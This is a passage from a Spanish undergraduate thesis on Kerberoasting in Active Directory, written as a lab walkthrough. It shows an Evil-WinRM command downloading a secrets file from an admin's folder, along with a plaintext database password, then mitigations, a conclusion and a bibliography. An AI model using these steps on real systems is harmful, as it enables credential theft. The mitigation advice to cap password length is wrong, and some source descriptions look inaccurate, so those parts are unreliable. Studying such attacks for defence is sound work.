
Figura 4.1: Archivo de texto del Admin

Y dentro tiene un archivo el cual nos podremos descargar a nuestro ordenador , ya que parece que contiene información sensible y nos podríamos aprovechar de ella.

```
*Evil-WinRM* PS C:\Users\admin\Documents\DatosSecretos> download Claves_Empresa.txt /home/kali/Clave_Empresa.txt
Info: Downloading C:\Users\admin\Documents\DatosSecretos\Claves_Empresa.txt to /home/kali/Clave_Empresa.txt
Info: Download successful!
*Evil-WinRM* PS C:\Users\admin\Documents\DatosSecretos>
*Evil-WinRM* PS C:\Users\admin\Documents\DatosSecretos> █
```

Figura 4.2: Descarga del Archivo a nuestro PC

Download Successful! Es el significado de que ya tenemos el archivo dentro de nuestro Kali y podremos visualizarlo sin ningún tipo de problema.



```
(kali㉿kali)-[~]  
$ cat Clave_Empresa.txt  
Clave de la BD  
Administrador:A042AD#2d!
```

Figura 4.3: Visualización del Archivo

Dentro del archivo este usuario tenía una clave de una Base de Datos , la cual puede ser muy perjudicial ya que podría tener muchísimos datos y ser expuestos a la luz.

5 Mitigación

La mitigación del kerberoasting en AD implica implementar una serie de medidas de seguridad para proteger las contraseñas de las cuentas de servicio. A continuación se detallan algunas medidas clave:

1. Políticas de contraseñas fuertes: Establece políticas que requieran contraseñas largas, complejas y únicas para las cuentas de servicio. Esto dificulta que los atacantes adivinen o descifren las contraseñas.
2. Rotación de contraseñas: Implementa una política de rotación regular de contraseñas para las cuentas de servicio. Esto asegura que las contraseñas se cambien periódicamente, reduciendo el tiempo de exposición en caso de una posible violación.

3. Longitud máxima de contraseña: Configura una longitud máxima de contraseña para las cuentas de servicio en AD. Esto ayuda a prevenir ataques basados en diccionarios limitando la longitud de las contraseñas y reduciendo la probabilidad de éxito del kerberoasting.
4. Privilegios limitados: Asigna los privilegios mínimos necesarios a las cuentas de servicio en AD. Esto reduce el impacto potencial en caso de una violación y limita la capacidad de movimiento lateral de un atacante en la red.
5. Actualizaciones y parches: Mantén tus sistemas AD actualizados con los últimos parches de seguridad. Esto ayuda a cerrar posibles brechas de seguridad y vulnerabilidades conocidas que podrían ser explotadas por los atacantes.
6. Educación y concienciación: Capacita a tus usuarios y al personal de TI sobre los riesgos asociados con el kerberoasting y otros ataques relacionados con AD. Promueve las mejores prácticas de seguridad y la importancia de proteger las contraseñas y las cuentas de servicio.

6 Conclusión

En conclusión, este trabajo de fin de grado ha abordado el tema de Kerberoasting, una técnica de ataque que permite obtener contraseñas de cuentas de usuarios en un entorno de Active Directory. Durante el desarrollo de este proyecto, hemos llevado a cabo una investigación exhaustiva sobre los fundamentos teóricos y las vulnerabilidades asociadas con Kerberoasting.

A través de la implementación de un escenario de laboratorio, hemos demostrado con éxito la efectividad de la técnica de Kerberoasting, logrando obtener la contraseña de la cuenta de administrador. Este resultado subraya la importancia de tomar medidas adecuadas para mitigar esta vulnerabilidad y proteger los sistemas de Active Directory.

Asimismo, hemos analizado diferentes técnicas de defensa y buenas prácticas para fortalecer la seguridad del entorno de Active Directory. Entre ellas se encuentran la implementación de contraseñas robustas, la actualización regular de contraseñas de servicio etc.

Además, hemos destacado la importancia de la concienciación y la formación de los usuarios y administradores de sistemas sobre las amenazas y técnicas de ataque más comunes, con el fin de fomentar una cultura de seguridad informática sólida.

Este trabajo ha proporcionado una visión general exhaustiva de la técnica de Kerberoasting, su impacto en la seguridad de los sistemas de Active Directory y las medidas de mitigación necesarias para proteger eficazmente los entornos corporativos.

Se espera que los resultados y las recomendaciones presentadas en este trabajo sean de utilidad para aquellos que deseen fortalecer la seguridad de sus sistemas de Active Directory entre ellos la empresa que me ha dejado hacer las pruebas (Controlsys) y minimizar los riesgos asociados con Kerberoasting.

7 Bibliografía

"The Top 10 Kerberoasting Mistakes" - Tim Medin: Este es un artículo técnico que explora los errores comunes que los administradores de red cometen al implementar y configurar Kerberos, lo que permite a los atacantes aprovechar la vulnerabilidad de kerberoasting. Disponible en: <https://www.blackhillsinfosec.com/the-top-10-kerberoasting-mistakes/>

"Practical Kerberos Attacks - Understanding and Exploiting MS14-068" - Sean Metcalf: Este documento técnico detalla el funcionamiento interno del protocolo Kerberos y ofrece ejemplos prácticos de ataques de kerberoasting utilizando la vulnerabilidad MS14-068. Disponible en: https://adsecurity.org/wp-content/uploads/2015/03/2014_Practical_Kerberos_the_Unconventional_Way.pdf

"Kerberoasting Without Mimikatz" - Tim Medin: Este artículo técnico explora cómo llevar a cabo un ataque de kerberoasting sin utilizar la herramienta Mimikatz, utilizando en su lugar PowerShell y otras técnicas. Disponible en: <https://www.blackhillsinfosec.com/kerberoasting-without-mimikatz/>

"Practical guide to NTLM Relaying in 2017 (A.K.A getting a foothold in under 5 minutes)" - Dirk-jan Mollema: Este artículo técnico aborda diferentes técnicas de ataque, incluido el kerberoasting, utilizando la relé NTLM para obtener acceso no autorizado en redes corporativas. Disponible en:

<https://dirkjanm.io/practical-guide-to-ntlm-relaying-in-2017-aka-getting-a-foothold-in-under-5-minutes/>

"Kerberoasting: How Attackers Steal Service Account Credentials" - Chris Brenton: Este artículo de seguridad explora en detalle el proceso de kerberoasting, cómo se lleva a cabo el ataque y las formas de prevenirlo. En: <https://www.activecountermeasures.com/blog-kerberoasting-how-attackers-steal-service-account-credentials/>